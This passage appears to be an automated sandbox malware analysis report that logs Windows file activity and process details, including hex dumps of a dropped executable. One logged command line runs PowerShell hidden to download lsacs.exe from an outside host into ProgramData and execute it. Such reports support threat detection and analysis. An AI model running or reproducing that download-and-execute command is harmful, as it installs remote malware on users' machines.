C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC0B6AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B162625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0B2312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0B1462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	7FFC0B1463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0B2312E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	113	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	123	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0B2312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5952**, Parent PID: **2228**

General

Target ID:	2
Start time:	17:51:19
Start date:	30/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5600**, Parent PID: **5432**

General

Target ID:	3
Start time:	17:51:19
Start date:	30/01/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe
Imagebase:	0x7ff7cda10000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_slrsabnf.e3p.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pbjyotax.xfw.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown
C:\programdata\lsacs.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_slrsabnf.e3p.ps1	success or wait	1	7FFC09F7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pbjyotax.xfw.psm1	success or wait	1	7FFC09F7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_slrsabnf.e3p.ps1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pbjyotax.xfw.psm1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
unknown	568	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06D39FE5	unknown
unknown	14411	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06D39FE5	unknown
C:\ProgramData\lsacs.exe	0	7871	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 47 18 34 fd 03 79 5a fd 03 79 5a fd 03 79 5a fd fd 0b 59 fd 05 79 5a fd fd 0b 5f fd fd 79 5a fd fd 0b 5e fd 09 79 5a fd 4c 05 fd fd 02 79 5a fd 4c 05 5f fd 2b 79 5a fd 4c 05 5e fd 13 79 5a fd 4c 05 59 fd 0a 79 5a fd fd 0b 5b fd 04 79 5a fd 03 79 5b fd 6d 79 5a fd fd 05 53 fd 02 79 5a fd fd 05 58 fd 02 79 5a fd 52 69 63 68 03 79 5a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$G4yZyZyZYyZ_yZ ^yZLyZL_+yZL^yZLYyZ[yZy[myZSyZXyZRichyZ	success or wait	972	7FFC09F7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\lsacs.exe	7871	4096	00 41 0f fd fd 09 fd 01 00 00 48 fd 52 04 fd fd 24 fd 00 00 00 48 fd fd 0f fd fd 24 fd 00 00 00 66 fd 42 fd 66 fd 42 fd 49 3b fd 7c fd fd 4a 45 fd fd 7e 45 fd fd 24 fd 00 00 00 33 fd 4a fd 14 55 00 00 00 00 4d 63 fd 48 03 fd 4c 03 fd 0f 1f 00 41 0f fd fd 09 fd 01 00 00 48 fd 52 02 fd fd 24 fd 00 00 00 48 fd fd 0f fd fd 24 fd 00 00 00 66 fd 42 fd 49 3b fd 7c fd 44 fd fd 24 fd 00 00 00 45 03 fd 48 fd 44 24 60 41 fd fd 45 0f fd fd 48 fd fd 04 48 fd 44 24 60 45 03 fd 44 fd fd 24 fd 00 00 00 44 3b fd 0f fd fd fd fd 4c fd 74 24 68 4c fd 6c 24 70 4c fd fd 24 fd 00 00 00 49 fd fd 48 fd fd 78 41 5f 41 5e 5f 5e 5d 5b fd fd fd 40 55 56 41 55 41 56 48 fd fd 58 48 fd fd 24 fd 00 00 00 48 fd 2c 11 4d fd fd 4c fd fd 4c fd fd 4d fd fd 49 fd fd 48 fd 4c 24 20 fd 30 4c	AHRHfBfBI;|JE~E$3JU McHLAHR$H $fBI;\|D$EHD$`AEHHD$` ED$D;Lt$hL l$pL$IHxA_A^_^] [@UVAUAVHXH$H,M LLMIHL$ 0L	success or wait	2	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0e 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeS C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShelIGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFC09F7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	65 72 74 46 72 6f 6d 2d 4a 73 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 79 70 65 44 61 74 61 08 00 00 00 0c 00 00 00 4f 75 74 2d 47 72 69 64 56 69 65 77 08 00 00 00 12 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 74 72 69 6e 67 08 00 00 00 16 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 64 64 6c 53 74 72 69 6e 67 02 00 00 00 0a 00 00 00 47 65 74 2d 4d 65 6d 62 65 72 08 00 00 00 0d 00 00 00 53 65 6c 65 63 74 2d 4f 62 6a 65 63 74 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 0f 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 43 73 76 08 00 00 00 0e 00 00 00 44 65 62 75 67 2d 52 75 6e 73 70 61 63 65 08 00 00 00 09 00 00 00 4e 65 77 2d 41 6c 69 61 73 08 00 00 00 11 00 00 00 49 6e 76 6f 6b 65 2d 57 65 62 52	ertFrom-JsonGet-TypeDataOut-GridViewConvertFrom-StringConvertFrom-SddlStringGet-MemberSelect-ObjectGet-EventSubscriberConvertFrom-CsvDebug-RunspaceNew-AliasInvoke-WebR	success or wait	1	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	1240	66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 5c 31 2e 30 2e 31 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 2e 70 73 64 31 02 00 00 00 17 00 00 00 47 65 74 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 1a 00 00 00 49 6e 76 6f 6b 65 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 fd fd fd fd fd 50 fd 65 9f fd 08 4e 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 53 4d 6f 64 75 6c 65 2e 70 73 6d 31 2a 00 00 00 0e	ft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1Get-OperationValidationInvoke-OperationValidationPeNC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*	success or wait	1	7FFC09F7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\lsacs.exe	7783919	2921	54 12 fd fd 49 fd 25 fd 27 fd 76 fd ff 00 fd fd cc 0a 57 4f 6c 7e 33 58 fd 4c 32 fd 55 2c fd 02 0f 3a 5b 46 fd 73 fd fd fd 3a 7d 3f 10 01 41 fd 06 fd fd 5b 16 7b 15 72 fd 6f 34 63 fd 6e fd fd fd 19 fd fd 7a 6d 11 fd 5d fd 23 31 18 fd 60 c5 45 fd 25 31 10 fd 2d 1a fd 68 19 fd 58 14 fd 58 0c fd 30 fd fd 48 fd fd 54 1f 41 fd fd 58 1d 69 fd fd 3b 3a fd 2b 74 fd 18 fd 5a 0d 04 fd fd fd 30 08 fd 40 14 fd 20 1c 11 3c 12 fd 36 03 ef 43 fd 4d 62 00 66 fd fd fd 29 fd fd fd fd fd fd 76 58 fd 7b 58 fd 48 fd a4 fd 33 3e fd 1a 65 fd 1a fd 23 0b fd fd 63 fd fd fd fd 17 fd 7b fd 79 fd fd 44 fd 5d fd 3c fd 10 4f fd fd fd 1c 7c 08 fd 13 56 fd fd 6b 79 68 fd 1e 77 fd 4b 13 fd 32 1f fd 55 fd 4f fd 0c 37 7b 51 50 5e fd	Tl%'vWO~3XL2U,[Fs:}?A[{ro4cnzm]#1`E%1-hXX0HTAXi;:+tZ0@<6CMbf)vX{XH3>#c{yD]<O|VkyhwK2UO7{P^	success or wait	1	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC0B6AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0B15B9DD	unknown
